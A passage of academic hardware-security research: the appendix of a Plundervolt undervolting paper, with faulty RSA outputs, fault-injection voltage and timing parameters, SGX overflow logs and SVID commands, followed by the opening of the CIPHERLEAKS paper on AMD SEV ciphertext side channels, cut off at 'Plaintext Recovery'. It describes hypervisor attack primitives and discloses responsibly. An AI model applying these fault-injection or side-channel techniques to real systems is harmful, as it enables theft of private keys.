0xfc, 0x8d, 0xed, 0x0f, 0x31, 0xaa, 0xad, 0xae,
0x40, 0x0d, 0xf3, 0xc4, 0x6c, 0x00, 0x3b, 0xdd,
0x7a, 0xf6, 0x22, 0x61, 0x53, 0x2a, 0xcc, 0xf2,
0x16, 0xb9, 0xa7, 0x3e, 0x98, 0xbb, 0x8f, 0x56,
0xad, 0x4c, 0x35, 0xa2, 0x6e, 0x47, 0xd8, 0x80,
0x36, 0x4c, 0x9a, 0x2b, 0xab, 0x25, 0x08, 0x63,
0x93, 0x28, 0x6b, 0x98, 0xad, 0xda, 0x74, 0xab,
0x8b, 0xd2, 0x04, 0xeb, 0x4e, 0x76, 0xc5, 0x09,
0xe7, 0xd8, 0x5f, 0x97, 0xf3, 0x13, 0x75, 0x29,
0xd3, 0xa6, 0x07, 0xb5, 0x1f, 0x9f, 0x07, 0xfc,
0x82, 0x19, 0x70, 0x04, 0xda, 0x12, 0x71, 0x3e
```

Listing 8: Example faulty result obtained on i3-7100-AZ170 for CRT-RSA

```
0x41, 0xbf, 0xa9, 0x4d, 0x96, 0xae, 0x2d, 0x35,
0xe4, 0xa8, 0xc7, 0x24, 0xaa, 0x8c, 0xc2, 0x05,
0x0f, 0x32, 0x56, 0xe5, 0x37, 0x56, 0x5d, 0x94,
0x31, 0x82, 0x62, 0xd8, 0xbc, 0x32, 0x34, 0xc0,
0x70, 0xdb, 0xfe, 0x98, 0xcc, 0x6e, 0x26, 0x75,
0x58, 0xa8, 0x2a, 0x84, 0xe7, 0x14, 0xe2, 0x4a,
0x93, 0x3b, 0xc2, 0x4d, 0xe9, 0xcb, 0xa2, 0x61,
0x07, 0x62, 0x88, 0xcb, 0x01, 0x36, 0x58, 0x1d,
0x8d, 0x09, 0x9b, 0x0a, 0x0b, 0x7e, 0x42, 0xd0,
0x68, 0xbb, 0x16, 0x28, 0x60, 0x14, 0x78, 0x3d,
0x73, 0x0a, 0xf5, 0x62, 0x2d, 0xbd, 0x22, 0xf0,
0x59, 0x96, 0x39, 0x5c, 0xbc, 0xe1, 0x46, 0x0b,
0x99, 0x3e, 0x04, 0x4a, 0x69, 0xbc, 0xdf, 0xc0,
0x5b, 0xb3, 0x98, 0x11, 0x56, 0xea, 0x03, 0xa2,
0x3a, 0x80, 0xc9, 0xd3, 0xe0, 0x7c, 0x55, 0xe6,
0x5c, 0x20, 0x13, 0x86, 0x7b, 0xba, 0x87, 0x6d
```

Listing 9: Example faulty result obtained on i3-9100-MZ370 for CRT-RSA

```
0x6e, 0x35, 0xea, 0x8c, 0xac, 0xe4, 0xe8, 0x1d,
0xc0, 0x3f, 0x52, 0xe7, 0xf8, 0x27, 0x21, 0xd1,
0x75, 0x86, 0x1e, 0x30, 0xe7, 0xe6, 0x90, 0x07,
0x5a, 0xc6, 0xed, 0x97, 0x21, 0x59, 0xad, 0x4d,
0x61, 0x64, 0x43, 0x5f, 0x70, 0x78, 0xbc, 0x78,
0x1a, 0x82, 0x1e, 0x0d, 0x8f, 0xd3, 0x6d, 0x27,
```

Device	Clock	T_d	N	V_p	T_p	V_f	T_f	V_n	Iteration	Temp.
i3-7100-AZ170	2 GHz	1000 µs	1	0.83 V	35 µs	0.64 V	29 µs	0.83 V	90236	23° C
i3-9100-MZ370	3.4 GHz	300 µs	1	1.050 V	35 µs	0.81 V	83 µs	1.05 V	126490	26° C
i3-7100U-NUC	2 GHz	200 µs	1	0.94 V	35 µs	0.71 V	8 µs	1.05 V	41827	32° C

Table 4: Parameters for successful fault injection with the Plundervolt PoC for userspace multiplication

Device	Clock	T_d	N	V_p	T_p	V_f	T_f	V_n	Temp.
i3-7100-AZ170	2 GHz	100 µs	1	0.83 V	35 µs	0.63 V	29 µs	0.83 V	24° C
i3-9100-MZ370	3.4 GHz	10 µs	1	1.050 V	10 µs	0.81 V	43 µs	1.05 V	27° C
i3-7100U-NUC	2 GHz	10 µs	1	0.94 V	35 µs	0.75 V	9 µs	1.05 V	22° C

Table 5: Parameters for successful fault injection with the Plundervolt PoC for CRT-RSA

Run	T_d	N	V_p	T_p	V_f	T_f	V_n	Temp.	Iteration
1	200 µs	1	0.95 V	35 µs	0.76 V	29 µs	0.95 V	24° C	97702
2	200 µs	1	0.95 V	35 µs	0.76 V	29 µs	0.95 V	23° C	92286
3	500 µs	1	0.95 V	35 µs	0.76 V	29 µs	0.95 V	23° C	174087

Table 6: Parameters for fault injection into the initial memory access PoC on i3-7100-AZ170 at 3 GHz

```
0x78, 0x28, 0x72, 0x6f, 0xf9, 0x63, 0x6e, 0x8e,
0x92, 0x98, 0x40, 0x96, 0x2e, 0xde, 0x28, 0x0a,
0x14, 0x1d, 0xc0, 0xc3, 0x27, 0xf3, 0x44, 0xa8,
0x8d, 0xf5, 0xb5, 0xe5, 0x1c, 0x96, 0xed, 0xe4,
0xf6, 0x11, 0xa4, 0xa6, 0x26, 0x7f, 0xf1, 0x82,
0xaf, 0x33, 0x85, 0x24, 0xc5, 0x3d, 0x67, 0x2a,
0x55, 0x69, 0xd9, 0xc3, 0x9b, 0xcb, 0x25, 0xfc,
0xa4, 0x9a, 0x2a, 0x5d, 0x6e, 0xa6, 0x92, 0x97,
0xf0, 0x14, 0x3f, 0x8e, 0x91, 0x33, 0x65, 0xa1,
0x61, 0x0f, 0x75, 0xbf, 0xc1, 0x08, 0xec, 0x61
```

Listing 10: Example faulty result obtained on i3-7100U-NUC for CRT-RSA

B Example Results for Faults during Memory Accesses

The following out-of-bounds overflow fault happened at iteration 769170 with -172 mV undervolting and the CPU running at 2 GHz on i7-7700HQ-XPS during computation inside SGX.

```
[Enclave] FAULT: array[00]:    0x00000000
[Enclave] FAULT: array[01]:    0xabababab
[Enclave] FAULT: array[02]:    0xabababab
[Enclave] FAULT: array[03]:    0xabababab
[Enclave] FAULT: array[04]:    0xabababab
[Enclave] FAULT: array[05]:    0xabababab
[Enclave] FAULT: array[06]:    0xabababab
[Enclave] FAULT: array[07]:    0xabababab
```

Listing 11: Overflow on i7-7700HQ-XPS

The following out-of-bounds underflow happened at iteration 210612 with -175 mV undervolting on the same system during computation inside SGX.

```
[Enclave] FAULT: array[00]:    0xabababab
[Enclave] FAULT: array[01]:    0xabababab
[Enclave] FAULT: array[02]:    0xabababab
[Enclave] FAULT: array[03]:    0xabababab
[Enclave] FAULT: array[04]:    0xabababab
[Enclave] FAULT: array[05]:    0x00000000
[Enclave] FAULT: array[06]:    0x00000000
[Enclave] FAULT: array[07]:    0x00000000
```

Listing 12: Underflow on i7-7700HQ-XPS

C Details of SVID

The 1-byte VID value for a target voltage U (in volt) is computed as:

$$\text{VID} = \left\lfloor \frac{U - 0.245}{0.005} \right\rfloor$$

SVID commands are 5 bit. We used SetVID-Fast (`0x01`) for setting the voltage. We also discovered other commands shown in Table 7 with the help of a screenshot of an SVID protocol analyzer [54].

Command name	Value
Extended	0x00
SetVID-Fast	0x01
SetVID-Slow	0x02
SetVID-Decay	0x03
SetPS	0x04
SetRegADR	0x05
SetRegDAT	0x06

Table 7: 5-bit SVID commands based on [54]

CIPHERLEAKS: Breaking Constant-time Cryptography on AMD SEV via the Ciphertext Side Channel

Mengyuan Li*
The Ohio State University

Yinqian Zhang† ✉
Southern University of Science and Technology

Huibo Wang
Baidu Security

Kang Li
Baidu Security

Yueqiang Cheng‡
NIO Security Research

Abstract

AMD's Secure Encrypted Virtualization (SEV) is a hardware extension available in AMD's EPYC server processors to support confidential cloud computing. While various prior studies have demonstrated attacks against SEV by exploiting its lack of encryption in the VM control block or the lack of integrity protection of the encrypted memory and nested page tables, these issues have been addressed in the subsequent releases of SEV-Encrypted State (SEV-ES) and SEV-Secure Nested Paging (SEV-SNP).

In this paper, we study a previously unexplored vulnerability of SEV, including both SEV-ES and SEV-SNP. The vulnerability is dubbed ciphertext side channels, which allows the privileged adversary to infer the guest VM's execution states or recover certain plaintext. To demonstrate the severity of the vulnerability, we present the CIPHERLEAKS attack, which exploits the ciphertext side channel to steal private keys from the constant-time implementation of the RSA and the ECDSA in the latest OpenSSL library.

1 Introduction

AMD's Secure Encrypted Virtualization (SEV) is an extension of the AMD Virtualization (AMD-V) technology. It provides security features, such as memory encryption and isolation to virtual machines (VM), in order to support scenarios like confidential cloud computing where hypervisors are not trusted to respect the security of the VMs [2].

However, with the assumption of a malicious hypervisor, SEV faces numerous attacks. One vulnerability of the SEV is that the VM Control Block (VMCB) is not encrypted during the world switch between the guest VM and the hypervisor [15,31,35], which enables the hypervisor to inspect and/or alter the control flow of the victim VM. AMD thus released SEV Encrypted States (SEV-ES) [17], the second generation of SEV that encrypts the sensitive portion of VMCB and stores them into the VM Save Area (VMSA) during the world switch. Therefore, these attacks can be mitigated.

However, other vulnerabilities of SEV, including unauthenticated encryption [9, 11, 36], unprotected nested page table (NPT) [15,26,27], unprotected I/O [23] and unauthorized Address Space identifier (ASID) [22], have been demonstrated to threaten the security of SEV-ES. To perform these attacks, the hypervisor must alter the encrypted memory or the physical address mapping of the victim VM. This is possible because SEV does not have sufficient protection for memory integrity. To tackle these issues, AMD has announced to release SEV Secure Nested Paging (SEV-SNP) in the next generation of SEV processors [4]. SEV-SNP protects the integrity of the guest VM by introducing a Reverse Map Table (RMP) to record and check the ownership of the guest VM's memory pages [2,4]. Therefore, although not yet available to be tested by security researchers, SEV-SNP is expected to be immune to all previously known attacks.

Unlike all prior work on SEV attacks, this paper presents a new side channel on SEV (including SEV-ES and SEV-SNP) processors. We call it the ciphertext side channel. It allows the privileged hypervisor to monitor the changes of the ciphertext blocks on the guest VM's memory pages and exfiltrate secrets from the guest. The root cause of the ciphertext side channel are two-fold: First, SEV's memory encryption engine uses an XOR-Encrypt-XOR (XEX) mode of operation, which encrypts each 16-byte memory block independently and preserves the one-to-one mapping between the plaintext and ciphertext pairs for each physical address. Second, the design of SEV does not prevent the hypervisor from reading the ciphertext of the encrypted guest memory, thus allowing its monitoring of the ciphertext changes during the execution of the guest VM.

To demonstrate the severity of leakage due to the ciphertext side channel, we construct the CIPHERLEAKS attack, which exploits the ciphertext side channel on the encrypted VMSA page of the guest VM. Specifically, the CIPHERLEAKS attack monitors the ciphertext of the VMSA area during VMEXITs,

*A portion of this work done during an internship at Baidu Research.
†Corresponding author. ✉ yinqianz@acm.org
‡This work was mainly done at Baidu Research.

then (1) by comparing the ciphertext blocks with the ones observed during previous VMEXITs, the adversary is able to learn that the corresponding register values have changed and thereby infer the execution state of the guest VM; and (2) by looking up a dictionary of plaintext-ciphertext pairs collected during the VM bootup period, the adversary is able to recover some selected values of the registers. With these two attack primitives, we show that the malicious hypervisor may leverage the ciphertext side channel to steal the private keys from the constant-time implementation of the RSA and ECDSA algorithms in the latest OpenSSL library, which are believed to be immune to side channels.

We discuss countermeasures of the ciphertext side channel and the specific CIPHERLEAKS attack. While there are some seemingly feasible software countermeasures, we show they become fragile when the CIPHERLEAKS attack is performed using Advanced Programmable Interrupt Controller (APIC). Therefore, we conjecture that the ciphertext side-channel vulnerability is difficult to eradicate from the software. Therefore, alternative hardware solutions must be adopted in the future SEV hardware.

Contributions. This paper contributes to the security of AMD SEV and confidential computing technology in general in the following aspects:

- It presents a novel ciphertext side channel on SEV processors. This discovery identifies a fundamental flaw in the SEV's use of XEX mode memory encryption.
- It presents a new CIPHERLEAKS attack that exploits the ciphertext side channel to infer register values from encrypted VMSA. Two primitives were constructed for inferring the execution states of the guest VM and recovering specific values of the registers.
- It presents successful attacks against the constant-time RSA and ECDSA implementation of the latest OpenSSL library, which has been considered secure against side channels.
- It discusses the applicability of the CIPHERLEAKS attack on SEV-SNP. To the best of our knowledge, the CIPHERLEAKS attack is the only working attack against SEV-SNP that breaches the memory encryption of the guest VM.
- It discusses potential software and hardware countermeasures for the ciphertext side channel and the demonstrated CIPHERLEAKS attack.

Responsible disclosure. We disclosed the vulnerability of the ciphertext side channel and the CIPHERLEAKS attack to AMD via emails in December 2020. We also distributed the first draft of this paper with AMD engineers in January 2021. AMD engineers have acknowledged the vulnerability on SEV, SEV-ES, and SEV-SNP, and filed an embargo that is effective until August 10, 2021. As of the time of writing, CVE number, CVE-2020-12966, has been reserved for the vulnerability. AMD will announce a security bulletin together with a hardware patch for SEV-SNP in August 2021.

We have also reported the vulnerable OpenSSL algorithms (see Section 4) to OpenSSL in January 2021. The OpenSSL community has acknowledged our notification, but OpenSSL will not be patched, because to properly mitigate such an attack within OpenSSL, it would require significant changes to the whole software stack. We will describe software countermeasures in Section 6.

Paper outline. The rest of the paper is outlined as follows. Section 2 describes some background knowledge of this paper. Section 3 presents an overview of the ciphertext side channel, their root causes, and two attack primitives. Section 4 sketches two end-to-end attacks against constant-time cryptography implementations in the latest OpenSSL library. Section 6 discusses the potential countermeasures. Section 7 presents the related work and Section 8 concludes the paper.

2 Background

2.1 Secure Encrypted Virtualization

Secure Encrypted Virtualization (SEV) is a new feature in AMD processors [19]. AMD introduces SEV for protecting virtual machines (VMs) from the untrusted hypervisor. Using the memory encryption technology, each VM will be encrypted with a unique AES encryption key, which is not accessible from the hypervisor or the VMs. The encryption is transparent to both hypervisor and VMs and happens inside dedicated hardware in the on-die memory controller. The in-use data in each VM will be encrypted by their corresponding key automatically, and thus no additional software modifications are needed to run programs containing sensitive secrets in the SEV platform. Open Virtual Machine Firmware (OVMF), the UEFI for x86 VM, and Quick Emulator (QEMU), the device simulator, are the other two critical components for the SEV-enabled VM.

Encrypted Memory. SEV hardware encrypts the VM's memory using 128-bit AES symmetric encryption. The AES engine integrated into the AMD System-on-Chip (SOC) automatically encrypts the data when it is written to the memory and automatically decrypts the data when it is read from memory. For SEV, the AES encryption uses the XOR-and-Encrypt encryption mode [12], which is later changed to an XEX mode encryption. Thus, each aligned 16-byte memory block is encrypted independently. SEV utilizes a physical address-based tweak function $T()$ to prevent the attacker from directly inferring plaintext by comparing 16-byte ciphertext [19]. It adopts a basic Xor-and-Encrypt (XE) mode on the first generation of EPYC processors (*e.g.*, EPYC 7251). The ciphertext c is calculated by XORing the plaintext m with the tweak function for system physical address P_m using $c = ENC(m \oplus T(P_m))$, where the encryption key is called VM encryption key (K_{vek}). This basic XE encryption mode can be easily reverse-engineered by the adversary as the tweak

function vectors t_is are fixed. AMD then replaces the XE mode encryption with the XOR-Encrypt-XOR (XEX) mode in EPYC 7401P processors where the ciphertext is calculated by $c = ENC(m \oplus T(P_m)) \oplus T(P_m)$. The tweak function vectors t_is are proved to have only 32-bit entropy by Wilke *et al.* [36] at first, which allows an adversary to reverse engineer the tweak function vectors. AMD adopted a 128-bit entropy tweak function vectors in their Zen 2 architecture EPYC processors from July 2019 [33] and thus fixed all existing vulnerabilities in SEV AES encryption. However, the same plaintext always has the same ciphertext in system physical address P_m during the lifetime of a guest VM.

SEV, SEV-ES, and SEV-SNP. The first version of SEV [19] was released in April, 2016. AMD later released the second generation SEV-ES [17] in February, 2017 and the whitepaper of the third generation SEV-SNP [18] in January, 2020. SEV-ES is designed to protect the register states during the world switch and introduces the VMSA to store the register states encrypted by K_{vek}. SEV-SNP is designed to protect the integrity of the VM's memory and introduces the RMP to store the ownership of each memory pages. Although SEV, SEV-ES, and SEV-SNP use the same AES encryption engine, some additional memory access restrictions are included in SEV-SNP for integrity protection. In SEV and SEV-ES, the hypervisor has read/write access to the VM's memory regions, which means the hypervisor can directly read or replace the ciphertext of the guest VM. In SEV-SNP, the RMP checks prevent the hypervisor from altering the ciphertext in the guest VM's memory by adding the ownership check before memory accesses. However, the hypervisor still has read accesses to the ciphertext of the guest VM's memory [4].

Non-Automatic VM Exits. VMEXITs in SEV-ES and SEV-SNP are classified as either Automatic VM Exits (AE) or Non-Automatic VM Exits (NAE). AE VMEXITs are events that do not need to expose any register state to the hypervisor. These events include machine check exception, physical interrupt, physical Non-Maskable-Interrupt, physical Init, virtual interrupt, pause instruction, `hlt` instruction, shutdown, write trap of CR[0-15], Nested page fault, invalid guest state, busy bit, and VMGEXIT [2]. All other VMEXITs are classified as NAE VMEXITs, which require exposing some register values to the hypervisor.

Instead of being trapped directly by the hypervisor, NAE events first result in a VC exception, which is handled by a VC handler inside the guest VM. The VC handler then inspects the NAE event's error code and decides which registers need to be exposed to the hypervisor. The VC handler copies those registers' states to a special structure called Guest-Hypervisor Communication Block (GHCB), which is a shared memory region between the guest and the hypervisor. After copying those necessary registers' states to GHCB, the VC handler executes a `VMGEXIT` instruction to trigger an AE VMEXIT. The hypervisor then traps the VMGEXIT VMEXIT, reads those states from the GHCB, handles the VMEXIT, writes the return registers' states into GHCB if needed, and executes a VMRUN. After the VMRUN, the guest VM's execution will resume after the `VMGEXIT` instruction inside the VC handler, which copies the return values from GHCB to the corresponding registers, and then exits the VC handler. For example, to handle `CPUID` instructions, the VC handler stores the states of RAX and RCX and the VM EXITCODE (0x72 for CPUID) into GHCB and executes a `VMGEXIT`. The hypervisor then emulates the CPUID instruction and updates the values of RAX, RBX, RCX, and RDX in GHCB. After VMRUN, the VC handler checks if those return registers' states are valid and copies those states to its internal registers.

IOIO_PROT. During the Pre-Extensible Firmware Interface (PEI) initialization phase of SEV VM, IOIO port is used instead of DMA. The reason is that DMA inside SEV VM requires a shared bounce buffer between VM and the hypervisor [23]. The guest VM needs to copy DMA data from the bounce buffer to its private memory for input data and copy data from its private memory to bounce buffer for output data. Implementing bounce buffer requires allocating dynamic memory and additional memory copy operations, which is a challenge in the PEI initialization phase.

IOIO_PROT event is one of the NAE events that need to expose register states to the hypervisor. In an IOIO_PROT event, several pieces of information are returned to the hypervisor in GHCB. SW_EXITCODE contains the error code (*i.e.*, 0x7b) of IOIO_PROT events. SW_EXITINFO1 contains the intercepted I/O port (bit 31:16), address length (bit 9:7), operand size (bit 6:4), repeated port access (bit 3), and access type (*i.e.*, IN, OUT, INS, OUTS) (bit 2,0). The SW_EXITINFO2 is used to save the next RIP in non-SEV VM and SEV VM, masked to 0 in SEV-ES and SEV-SNP. For IN instructions, the hypervisor puts the RAX value into the RAX field of GHCB before VMRUN; for OUT instructions, the VC handler places the RAX register value into the RAX field of GHCB before the VMGEXIT.

2.2 Cryptographic Side-Channel Attacks

Timing attack. Timing attacks against cryptographic implementations are a subset of side-channel attacks, where the attacker exploits the time difference in the execution of a specific cryptographic function to steal the secret information. Any functions that have secret-dependent execution time variation is vulnerable to timing attacks. However, whether secrets can be stolen in practice depends on many other factors, such as the implementation of the cryptographic function, the hardware supporting the program, the accuracy of the timing measurements, *etc.*. In 1996, Paul Kocher published the first timing attack on RSA implementation [20]. Boneh and Brumley demonstrated a practical timing attack against SSL-enabled network servers in 2003, where they recovered

a server's private key based on the RSA execution time difference [8]. In fact, timing attacks are not only practical against RSA, but to other crypto algorithms, including ElGamal and the Digital Signature Algorithm [29].

Architecture side channel attack. Micro-architecture side channels are side channels that use shared CPU architecture resources to infer a victim program's behaviors. Most micro-architecture side channels exploit timing differences to infer the victim program's behaviors. Some commonly used shared resources in micro-architecture side channels include Branch Target Buffer (BTB), Cache (L1, L2, L3 cache), Translation Look-aside Buffer (TLB) and the CPU internal load-/store buffers, *etc.*. Some representative micro-architecture side-channel techniques include Flush+Reload attacks [38], Prime+Probe attack [28], utag attacks [24] and Flush+Flush attacks [14]. Those existing works show that architecture side channels can be exploited and used to break confidentiality in a local or cloud setting.

Constant-time Cryptography. Constant-time cryptography implementations [7] are widely used in mainstream cryptography library to mitigate timing attacks, the design of constant-time functions is used to reduce or eliminate data-dependent timing information. Specifically, Constant-time implementations are making the execution time independent of the secret variables, therefore, do not leak any secret information to timing analysis. To achieve constant execution time, there are three rules to follow. First, the control-flow paths cannot depend on the secret information. Second, the accessed memory addresses can not depend on the secret information. Third, the inputs to variable-time instructions such as division and modulus cannot depend on the secret information. There are a few tools developed assessing the constant-time implementations, including ImperialViolet [21], dudect [30], ct-verif [1].

2.3 Advanced Programmable Interrupt Controller

AMD processors provide an Advanced Programmable Interrupt Controller (APIC) for software to trigger interrupts [2]. Each CPU core is associated with one APIC, and several interrupt resources are supported, including APIC timer, performance monitor counter, and I/O interrupts. In the APIC timer mode, a programmable 32-bit APIC-timer counter can be used by software to generate APIC interrupts. Two modes (periodic and one-shot mode) are supported. In the one-shot mode, the counter can be set to a software-defined initial value and decrease with a clock rate. Once the counter reaches zero, an APIC interrupt is generated on this CPU core. In the period mode, the counter is automatically initialized to the initial value after reaching zero; an interrupt is generated every time the counter reaches zero.

The APIC is used in SGX-Step [34] to single-step the enclave program on Intel SGX [10]. SGX-Step builds a user-space APIC interrupt handler to intercept every APIC timer interrupt. Meanwhile, SGX-Step sets a one-shot APIC timer with a fixed value right before ERESUME. The fixed timer value is configured so that an APIC timer interrupt is generated after a single instruction is executed inside the enclave. These steps are repeated to a single step every instruction inside the enclave. SGX-Step can achieve a single-step ratio of around 98% under a machine-specific fixed counter value. However, as far as we know, no research has studied the APIC timer on the SEV platform to single-step SEV VMs.

3 The CIPHERLEAKS Attack

This section explores the side-channel leakage caused by SEV's XEX mode encryption and demonstrates its consequences when applied on the encrypted VMSA page. We particularly construct two attack primitives: execution state inference and plaintext recovery.

3.1 The Ciphertext Side Channel

We consider a scenario where the victim VM is a SEV-SNP protected VM hosted by a malicious hypervisor. We assume SEV properly protects the integrity of the encrypted VM memory as well as the VMSA pages. As such, all prior known attacks against SEV and SEV-ES (such as [15, 22, 23, 26, 27, 35]) are not applicable in our setting. The goal of the CIPHERLEAKS attack is to steal secrets from the victim VM. Denial-of-service attacks and speculative execution attacks are out-of-scope.

3.1.1 Root Cause Analysis

Because SEV's memory encryption engine uses 128-bit XEX-mode AES encryption, each 16-byte aligned memory blocks in the VMSA is independently encrypted with the same AES key. Since each 16-byte plaintext is first XORed with a physical-address-specific 16-byte value (a.k.a., the output of the tweak function) before encryption, the same plaintext may yield different ciphertext when placed in a different physical address. However, the same 16-byte plaintext is always encrypted into the same ciphertext when placed in the same physical address. Most importantly, SEV (including SEV-ES and SEV-SNP) does not prevent the hypervisor from read accessing the ciphertext of the encrypted memory (which is different from SGX).

This observation forms the foundation of our ciphertext side channel: *By monitoring the changes in the ciphertext of the victim VM, the adversary is able to infer the changes of the corresponding plaintext.* This ciphertext side channel may seem innocuous at first glance, but when applied to certain encrypted memory regions, it may be exploited to infer the execution of the victim VM.

3.1.2 CIPHERLEAKS: VMSA Inferences

The CIPHERLEAKS attack is a category of attacks that exploit the ciphertext side channel by making inferences on the ciphertext of the VMSA. We first explain in more details the VMSA structure and then outline an overview of attack.

VMSA structure. Before SEV-ES, the register states were directly saved into VMCB during the VMEXITs without hiding their states from the hypervisor, which gives the hypervisor a chance to inspect the internal states of the VM's execution or change the control flow of software inside the VM []. AMD fixes this unencrypted-register-state vulnerability by encrypting the registers during VMEXITs. In SEV-ES and SEV-SNP, the register states are encrypted and then saved into VMSA during VMEXITs. SEV-ES and SEV-SNP add additional confidentiality and integrity protection of the saved register values in VMSA.

- *Confidentiality.* The VMSA is a 4KB page-aligned memory region specified by the VMSA pointer in VMCB's offset 108h [2]. All register states saved in the VMSA are also encrypted with the VM encryption key K_{vek}.
- *Integrity.* To prevent the hypervisor from tampering VMSA, SEV-ES calculates the hash of the VMSA region before VMEXITs and stores the measurement into a protected memory region. Upon VMRUN, the hardware checks the integrity of the VMSA to prevent any modification of the VMSA data. Instead of performing such integrity checks, SEV-SNP prevents the hypervisor from writing to the guest VM's memory (including VMSA pages) via RMP permission checks.

Overview of CIPHERLEAKS. Our CIPHERLEAKS attack exploits the ciphertext side channel on the encrypted VMSA during VMEXITs. During an AE VMEXIT, all guest register values are stored in the VMSA, which is an encrypted memory page [2]. The encryption of the VMSA page also follows the same rule as other encrypted memory pages. Moreover, as the physical address of the VMSA page is chosen by the hypervisor and remains the same during the guest VM's life cycle, the hypervisor can monitor specific offsets of the VMSA to infer changes of any 16-byte plaintext. Some saved registers and their offset in the VMSA are listed in Table 1.

Some 16-byte memory blocks store two 8-byte register values. For instance, CR3 and CR0 are stored at offset 0x150. If either of the two registers changes its value, the corresponding ciphertext will change. Because CR0 does not change very frequently, in most cases, the ciphertext of this block differs because the CR3 value changes, which can infer a context switch has taken place inside the victim VM. Thus, the ciphertext pair of (CR0, CR3) can be used as identifiers of processes inside the victim VM. For other cases, like the (RBX, RDX) and (R10, R11) pairs, as both registers are subject to frequent changes, it is only possible to learn that the value of one (or both) of the two registers has changed. The adversary may learn which register has changed if she knows the executed binary code between the two VMEXITs.

Table 1: Ciphertext of registers collected in the VMSA. If the content at a specific offset is 8 bytes, it means the remaining 8 bytes are reserved.

Offset	Size	Content
150h	16 bytes	CR3 & CR0
170h	16 bytes	RFLAGS & RIP
1D8h	8 bytes	RSP
1F8h	8 bytes	RAX
240h	8 bytes	CR2
308h	8 bytes	RCX
310h	16 bytes	RDX & RBX
320h	8 bytes	RBP
330h	16 bytes	RSI & RDI
340h	16 bytes	R8 & R9
350h	16 bytes	R10 & R11
360h	16 bytes	R12 & R13
370h	16 bytes	R14 & R15

Some 16-byte memory blocks only store values for a single 8-byte register (*e.g.*, RAX and RCX), and the remaining 8 bytes are reserved. Reserved fields are all 0s, so they never change. Therefore, from Table 1, we can see that it is possible to construct one-to-one mappings from the ciphertext to the plaintext for the values of RAX, RCX, RSP, RBP, and CR2.

3.2 Execution State Inference

We next describe two attack primitives of CIPHERLEAKS, one in Section 3.2 and the other in Section 3.3.1. First, we show the use of the ciphertext side channel to infer the execution states of processes inside the guest VM, which helps locate the physical address of targeted functions and infer the executing function of a process.

3.2.1 Attack Primitives

To infer the execution states of the encrypted VM, one could follow the steps below:

- ① At time t_0, the hypervisor clears the present bits (P bits) of all memory pages in the victim VM's NPT. The next memory access from the victim VM will trigger a VMEXIT caused by a nested page fault (NPF).
- ② During VMEXITs, the hypervisor reads and records the ciphertext blocks in the victim VM's VMSA, as well as the timestamp and VMEXIT's EXITCODE. Before VMRUN, The hypervisor needs to reset the P bit of the faulting page so that the victim VM may continue execution. However, she may choose to clear the P bit again later to trigger more VMEXITs. This step is similar to controlled channel attacks [32, 37].
- ③ The hypervisor collects a sequence of ciphertext blocks and timestamps. By comparing the ciphertext of the CR3 and CR0 fields, the hypervisor may associate each observation to a particular process in the victim VM. Therefore, changes

Table 2: Information revealed from NPF error code.

Bit	Description
Bit 0 (P)	Cleared to 0 if the nested page was non-present.
Bit 1 (RW)	Set to 1 if it was a write access.
Bit 2 (US)	Set to 1 if it was a user access.
Bit 3 (RSV)	Set to 1 if reserved bits were set.
Bit 4 (ID)	Set to 1 if it was a code fetch.
Bit 6 (SS)	Set to 1 if it was a shadow stack access.
Bit 32	Set to 1 if it was a final physical address.
Bit 33	Set to 1 if it was a page table.
Bit 37	Set to 1 if it was a supervisor shadow stack page.

in the ciphertext blocks belonging to the same process can be collected to infer its execution states.

The NPF's error code passed to the hypervisor via VMCB's EXITINFO2 field reveals valuable information for the side-channel analysis. For example, as shown in Figure 1b, error code 0x100000014 always means the NPF is caused by an instruction fetch. The NPF error code is specified in Table 2.


The ciphertext itself is meaningless, but the fact that it changes matters. We use a vector whose size is the same as the number of registers we monitor to represent value changes in the ciphertext. A value +1 in the vector indicates that the corresponding register has changed since the last NPF. Therefore, a sequence of such vectors can be collected.

With the information described above, the hypervisor is able to profile the applications through a training process.

3.2.2 Examples

One example of such attack primitives is locating the physical address of targeted functions in the victim. Next, we illustrate such attacks using the example shown in Figure 1. We target at two `callq` instructions (❷ and ❸) in the caller function. We assume the hypervisor has some pre-knowledge of the application code running in the guest VM and the hypervisor begins to monitor the application, by clearing the P bits, before the two `call` instructions (*e.g.*, before ❶). In handling each NPFs, the hypervisor collects the ciphertext of those saved registers listed in Table 1 as well as the NPF's error code.

The hypervisor then collects a sequence of ciphertext blocks as shown in Figure 1b. The `callq` instruction at ❷ touches a new instruction page that contains the code of `sum()`. Therefore it triggers an NPF. Compared to the previous snapshot, the changes of the ciphertext of RIP, RSP, RBP, and RDI are observed; the ciphertext of CR3 and RAX remains unchanged. When `sum()` returns, the return value is stored in RAX. The ciphertext changes of the RAX register will be observed in the next NPF (at ❸), where RIP will also change. In this way, the hypervisor can locate the physical address of the functions and trace the control flow of the target application. In particular, NPF_1 reveals the physical address of function `sum()`, NPF_2 reveals the physical address of `expand()`.



(a) C source code with assembly code. (b) Ciphertext blocks.

Figure 1: Example about the ciphertext changes in NPFs.

3.3 Plaintext Recovery

